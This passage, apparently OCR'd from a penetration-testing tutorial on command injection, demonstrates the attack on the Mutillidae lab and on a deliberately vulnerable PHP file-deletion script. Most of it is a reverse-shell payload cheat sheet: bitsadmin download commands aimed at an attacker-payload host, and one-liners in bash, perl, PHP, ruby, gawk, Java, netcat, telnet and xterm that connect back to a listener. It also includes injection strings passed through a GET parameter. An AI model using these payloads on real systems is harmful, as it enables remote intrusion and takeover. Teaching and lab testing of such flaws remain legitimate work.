
The Vulnerability lies in the ‘Hostname/IP’ which allows to execute arbitrary command without any input validation or even input sanitization. I quickly end up delivering this command as a payload:

```
127.0.0.1 && bitsadmin.exe /transfer "shell.py" http://attackerpayload.comuf.com/shell.py
C:\xampp\htdocs\vuln
```

This is because the penetration tester knew 127.0.0.1 would end up a reverse lookup/forward lookup of the IP which is the functionality of the page and is by design, it isn’t a vulnerability. But appending this to ‘&&’ makes the trick happen which makes the application run the extra commands which were:

```
bitsadmin.exe /transfer "shell.py" http://attackerpayload.comuf.com/shell.py
C:\xampp\htdocs\vuln
```

Which is the actual payload to download the shell.py file from remote server to the webroot directory. The webroot directory in this case was 'C:\xampp\htdocs\vuln'. But if we execute this, the following happens:



Results for 127.0.0.1 && bitsadmin.exe /transfer "shell.py" http://attackerpayload.comuf.com /shell.py C:\xampp\htdocs\vuln


```
Server:  google-public-dns-a.google.com
Address:  8.8.8.8


BITSADMIN version 3.0 [ 7.7.9600 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

Unable to add file - 0x80070005
Access is denied.
```

This happened because the webroot was write protected and hence the penetration tester needs a bypass around the same. Again, this document doesn't cover how to elevate privileges. But to demonstrate the concept of command injection leading to arbitrary command execution, the document provides creative ideas onto downloading the python file in order to remotely execute the python script which contained the host and the port information (needs to be modified as discussed above) and achieve a reverse shell on the penetration tester's machine. There could be couple more tricks to somehow upload the python file over to the target system, 'wget' is the easiest and applied to Linux variants. Now, consider the 'webroot' wasn't write protected and the file was transferred to the location. In this scenario, the provided host and port information to allow the reverse connection spawning a shell on the penetration tester machine would work. So, invoking a command such as the following will execute the script and therefore spawn a shell on the penetration tester machine:

```
127.0.0.1 && python shell.py
```


This will work if the penetration tester machine has been listening on the port. We discussed before how to open up a listener service via netcat. To completely demonstrate the process, consider the images and the description below which had been written to simplify the idea.

The following is a snippet code which the python script contained:




```
import socket,subprocess
HOST = '192.168.119.128'    # The remote host
PORT = 4444            # The same port as used by the server
```

The penetration tester has been listening to connections using netcat:



```
root@shritam:~# nc -lvp 4444
listening on [any] 4444 ...
```


Now, suppose the Python File was downloaded to the target system using an upload functionality or by some other means and the target system has the support for python scripting language:



Hostname/IP)0.0.1 && python shell.py

127.0.0.1 && python s...


The above was entered as a payload on the vulnerable application which allowed execution of arbitrary command via command injection vulnerability and also the python reverse shell script was previously uploaded to the same directory, on executing the payload the application would seem to continuously transfer data (which would be the bind shell using reverse connection to the penetration tester machine from an unfiltered port) and hence this would look like a continuous out go of data (the following screenshot is archived to demonstrate how the application looks like when continuous such data stream is being sent to the penetration tester machine):


127.0.0.1:8081/vuln/index.php?page=dns-lookup.php
Google
No Proxy
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
Home | Login/Register | Toggle Hints | Toggle Security | Reset DB | View Log | View Captured Data | Hide Popup Hints | Enforce SSL
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.10 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

But, if one looks are the penetration tester machine setup to where the listener was listening to any incoming connections on port 4444, it would had a spawned shell:



```
root@shritam:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.119.1: inverse host lookup failed: Unknown server error : Connection tim
ed out
connect to [192.168.119.128] from (UNKNOWN) [192.168.119.1] 49345
[*] Connection Established!
```

Now, everything is possible from listing out the directories to performing endless enumeration and leveraging privileges. On the spawned shell, the penetration tester would perform the same commands he would perform on a regular Windows variant operating system. For an instance listing out the directories to look at different files via the command-line. Now, as there is some creativity been accomplished here, let’s look on to other scripting languages which could be used to spawn a reverse shell via the target system. Again this requires both the about to be used shell and the scripting languages to be installed on the target system.

For bash, some versions of 'bash' can get the penetration tester with a reverse shell, I assume the host to be '192.168.119.128' and the port to be 4444 which is unfiltered and this is the host information for the penetration tester machine. Using bash, a penetration tester can execute arbitrary command execution via command injection using the application design functionality command and then appending the payload (although this is not required if the application really allows executing directly any arbitrary command and does not require the pentester to use operators such as '&&', ';' or '|') . With bash installed to the target system, get a reverse shell via the following:

```
bash -i >& /dev/tcp/192.168.119.128/4444 0>&1
```

Or:

```
exec /bin/bash 0&0 2>&0
```

Or:

```
0<&196;exec 196<>/dev/tcp/192.168.119.128/4444; sh <&196 >&196 2>&196
```

Or:

```
exec 5<>/dev/tcp/192.168.119.128/4444
cat <&5 | while read line; do $line 2>&5 >&5; done  # or:
while read line 0<&5; do $line 2>&5 >&5; done
```

The penetration tester has to listen to the incoming connection in a similar way mentioned before:

```
nc –lvp 4444
```

From here on assuming the penetration tester host which is to be replaced being '192.168.119.128' and the unfiltered port to be '4444', the following snippet one-liners could be used for reverse shell if those scripting languages were available on the target system. Also, assume listener listening on the penetration testers machine using the same methodology that is 'nc –lvp 4444' shown above.

On perl which works with Linux variants as operating systems and shell type 'sh':

```
perl -e 'use
Socket;$i="192.168.119.128";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp")
);if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(ST
DERR,">&S");exec("/bin/sh -i");};'
```

Without dependence on 'sh' shell, one could use perl reverse shell via the following:

```
 perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"192.168.119.128:4444");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;'
```

And if the target system is Windows variant, use the following payload to execute commands which are perl based and yet work on Windows. Windows should have perl installed, which is the lowest criteria:

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"192.168.119.128:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

An alternative shell could be downloaded from here but one requires to change the host and port information there. This was demonstrated using Python script file in this document and is similar.

On targets with Linux variants which has PHP installed and using ‘sh’ as the shell type available:

```
php -r '$sock=fsockopen("192.168.119.128",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

An alternative shell with an option to upload the PHP file first and then reverse connect, use this link here. Modify the host and port information, upload the file to a writable directory and browse to that directory pointing the URI to the file and hence spawn a shell on the listener listening to incoming connections on the penetration tester machine.

On using Ruby as the available scripting on Linux variant operating system with ‘sh’ being the shell type:

```
ruby -rsocket -e'f=TCPSocket.open(“192.168.119.128”,4444).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

If the operating system is different than the Linux variants and is Windows with ‘cmd’ as shell type, use:

```
ruby -rsocket –e 'c=TCPSocket.new("192.168.119.128","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

A longer version of a reverse shell which uses Ruby but does not depend on the ‘sh’ shell:

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.119.128","4444");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

If a telnet service is available (acting as a client) as an alternative to netcat on the target system, use:

```
rm -f /tmp/p; mknod /tmp/p p && telnet 192.168.119.128 4444 0/tmp/p
```

Or:

```
telnet 192.168.119.128 4445 | /bin/bash | telnet 192.168.119.128 4444
```

The listener would be the same as demonstrated various time. Use the listener via netcat or any similar listening service. Additionally the command piped from port 4445 to execution of ‘/bin/bash’ shell and again piped it through telnet served at port ‘4444’ to send the bind shell to the penetration tester machine with the IP address of 192.168.119.128. It is again recommended to keep a note of the IP addresses which has been used here, since they might need replacing as long as the IP is different in different scenarios assigned by the DHCP server. Also, change the port as needed to the unfiltered port.

A good Gawk based reverse shell code which was lost onto original Phrack issue which could be found here: http://phrack.org/issues/62/8.html#article . Since the Phrack62 mentions a lot and the script might get lost, I had recorded it here for reference purposes:

```
#!/usr/bin/gawk -f

BEGIN {
Port    =      4444
Prompt  =      "bkd> "

 Service = "/inet/tcp/" Port "/0/0"
while (1) {
        do {
          printf Prompt |& Service
        Service |& getline cmd
         if (cmd) {
                while ((cmd |& getline) > 0)
                 print $0 |& Service
                close(cmd)
         }
        } while (cmd != "exit")
        close(Service)
 }
}
```

For a neat Java based language which could be found on the target system with ‘bash’ being the shell type installed on the target system, use the payload as shown below:

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.119.128/4444;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

That been done, the classic netcat is not something which goes uncovered here. To trigger a reverse shell throwing back a ‘sh’ shell installed to the target system and spawn it over the penetration tester machine, do:

```
nc -e /bin/sh 192.168.119.128 4444
```

Or:

```
/bin/sh | nc 192.168.119.128 4444
```

Now, if the wrong version of Netcat was installed which does not really support reverse shell and is unable to transfer the shell somehow to the penetration tester machine, use:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.119.128 4444 >/tmp/f
```

Or:

```
rm -f /tmp/p; mknod /tmp/p p && nc 192.168.119.128 4444 0/tmp/p
```

Netcat is generally disabled on production system which use Linux variants. However, an xterm session might be available and hence to achieve a reverse shell via an xterm session considering the target system supports xterm sessions, a special listener type has to be deployed and the previous netcat won't work. The command which could be executed as a payload could be:

```
xterm -display 192.168.119.128:1
```

Or:

```
$ DISPLAY=192.168.119.128:0 xterm
```

On Solaris based systems, the xterm path is usually not within the PATH environment variable and hence the following payload would be required for a connection:

```
/usr/openwin/bin/xterm –display 192.168.119.128:1
```

The TCP port to which it sends the stream session is for port '6001' by default. So to use a listener on the penetration tester machine, do:

```
Xnest :1
```

Here ':1' is the default port '6001' which is a switch. Also, to really get the incoming xterm connection session, use:

```
xterm -display 10.10.10.10
xhost +10.10.10.10
```


10.10.10.10 being the public IP from which the penetration tester receives connection from, and this step has to be carried out both for the penetration tester machine so that the xterm connections are authorized. This step is carried out after an xterm session is established on the spawned shell. The xterm –display 10.10.10.10:1 (10.10.10.10 being the target system IP) has to be run on the pentester machine outside the Xnest. But after the shell is spawned, issue the above command that is xhost +10.10.10.10 inside the spawned shell to authorize the target system (with an IP of 10.10.10.10).

Hence we covered the concept of reverse shell and used bash, sh, perl, python, PHP, ruby, java and also available tools which could come shipped with the target system such as netcat, xterm, gawk and telnet. We also covered tricks if one payload fails. This information available here could be very useful when penetrating a hostile application via any other similar flaws which somehow interacts with the shell.

Shell Injection v/s Remote Code Execution v/s Code Injection

It is mandatory to understand the basic differences which prevail between shell injection or command injection and remote code execution. Both are different in a way, and are confused in a wild. Whilst command injection leads to trigger of arbitrary 'system' shell commands, code execution flaws are those flaws which lead to trigger of commands which the programming languages uses, such as PHP, Ruby on Rails, Perl, etc. To be able to understand the difference, a great need for a practical example has to be placed, and hence this would be in form of sample code. To be able to really understand the differences between Remote Code Execution and Command Injection or Shell Injection, one must read the discussed concepts which were laid down before in this document regarding 'shell'.


To be able to deliver the audience readers with the ability to differentiate between a Shell Injection or Command Injection from Remote Code Execution, I had used simpler scripts to make a sample application and deliver the exact information which should be grasped in the execution of such scripts and how it affects in a way for normal working of the web. I had used 'PHP' for the demonstrations, which is self-sufficient to demonstrate these vulnerabilities and the creation procedure and will be successfully able to differentiate between Shell Injection or Command Injection and Remote Code Execution. To demonstrate Command or Shell Injection, I have used a PHP script hosted in a Linux machine which serves the functionality of file deletion process. The script is as follows:


root@shritam: /var/www/commandinjection
File Edit View Search Terminal Tabs Help
root@shritam: ~
root@shritam: /var/www/c
GNU nano 2.2.6 File: commandinject.php

```
<?php
print("Please specify the name of the file to delete");
print("<p>");
$file=$_GET['filename'];
system("rm $file");
?>
```


After this script hosted using the 'Apache' web-server, using the same PHP script, one could be able to 'delete' files available on that directory since 'rm' is a system command for the Linux environment.

Assume, that this functionality of deletion process was needed in the web application for the users to be able to 'maintain' there files for reasons. For a normal user, the process involves deletion of files which are in his control and the procedure is normally executed using a 'GET' method to a calling parameter name 'filename', this functionality is demonstrated below. To be able to delete something, consider a 'junk' file for test purposes which was to be deleted:


root@shritam: /var/www/commandinjection
File Edit View Search Terminal Tabs Help
root@shritam: ~
root@shritam: /var/www/commandinjection


```
root@shritam:/var/www/commandinjection# nano commandinject.php
root@shritam:/var/www/commandinjection# touch junk.txt
root@shritam:/var/www/commandinjection# echo 'This is a junk' > junk.txt
root@shritam:/var/www/commandinjection# cat junk.txt
This is a junk
root@shritam:/var/www/commandinjection# ls
commandinject.php  junk.txt
root@shritam:/var/www/commandinjection# 
```

The steps consists of first creating the PHP script, the code for which is demonstrated already above, the next step involved were to create a file named 'junk.txt' and to insert some string data into it. Next, we see that listing them in the same directory using 'ls', the filename 'junk.txt' existed. Now, if we have to test if the script worked, a normal web user would want to delete this same 'junk.txt' for 'maintenance' purposes which might be a part of the web application functionality. Hence, to test we call out the script first:


File Edit View History Bookmarks Tools Help
http://192.168....mandinject.php
192.168.119.128/commandinjection/commandinject.php
Disable Cookies CSS Forms Images Information Miscellaneous


Please specify the name of the file to delete

The script worked just fine as it should. The 'GET' parameter were not passed yet. This was to test if the web-server and the script was working. Next, I would need to pass the 'GET' parameter named 'filename' and append 'junk.txt' in order to delete the file from the Filesystem. The file 'junk.txt' existed before and to be able to deduce if the script works or not, the file should be deleted from the Filesystem once the file name is passed to the 'GET' parameter and is triggered:


File Edit View History Bookmarks Tools Help
http://192.168....mandinject.php
Disable Cookies CSS Forms Images Information Misce


```
192.168.119.128/commandinjection/commandinject.php?filename=junk.txt
```

Triggering this, will delete the file from the system, hence after the passed file name was triggered to be deleted by the PHP script, the file would cease to exist from the Filesystem. However, this leads to command injection vulnerability by exploiting the features of Linux Filesystem to execute shell commands with appended '|', ';' or '&&' characters and then passing the extra 'shell commands', an attacker would want to execute. To demonstrate this, the following payload would return the 'uid', 'gid' and the 'group' id in a Linux environment:


File Edit View History Bookmarks Tools Help
http://192.168.1...=junk.txt;%20id
Disable Cookies CSS Forms Images Information Miscellan

```
192.168.119.128/commandinjection/commandinject.php?filename=junk.txt; id
```


Triggering the above, the results obtained were:


File Edit View History Bookmarks Tools Help
http://192.168.1...=junk.txt;%20id
Disable Cookies CSS Forms Images Information Miscellaneous

```
192.168.119.128/commandinjection/commandinject.php?filename=junk.txt; id
```

```
Please specify the name of the file to delete

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

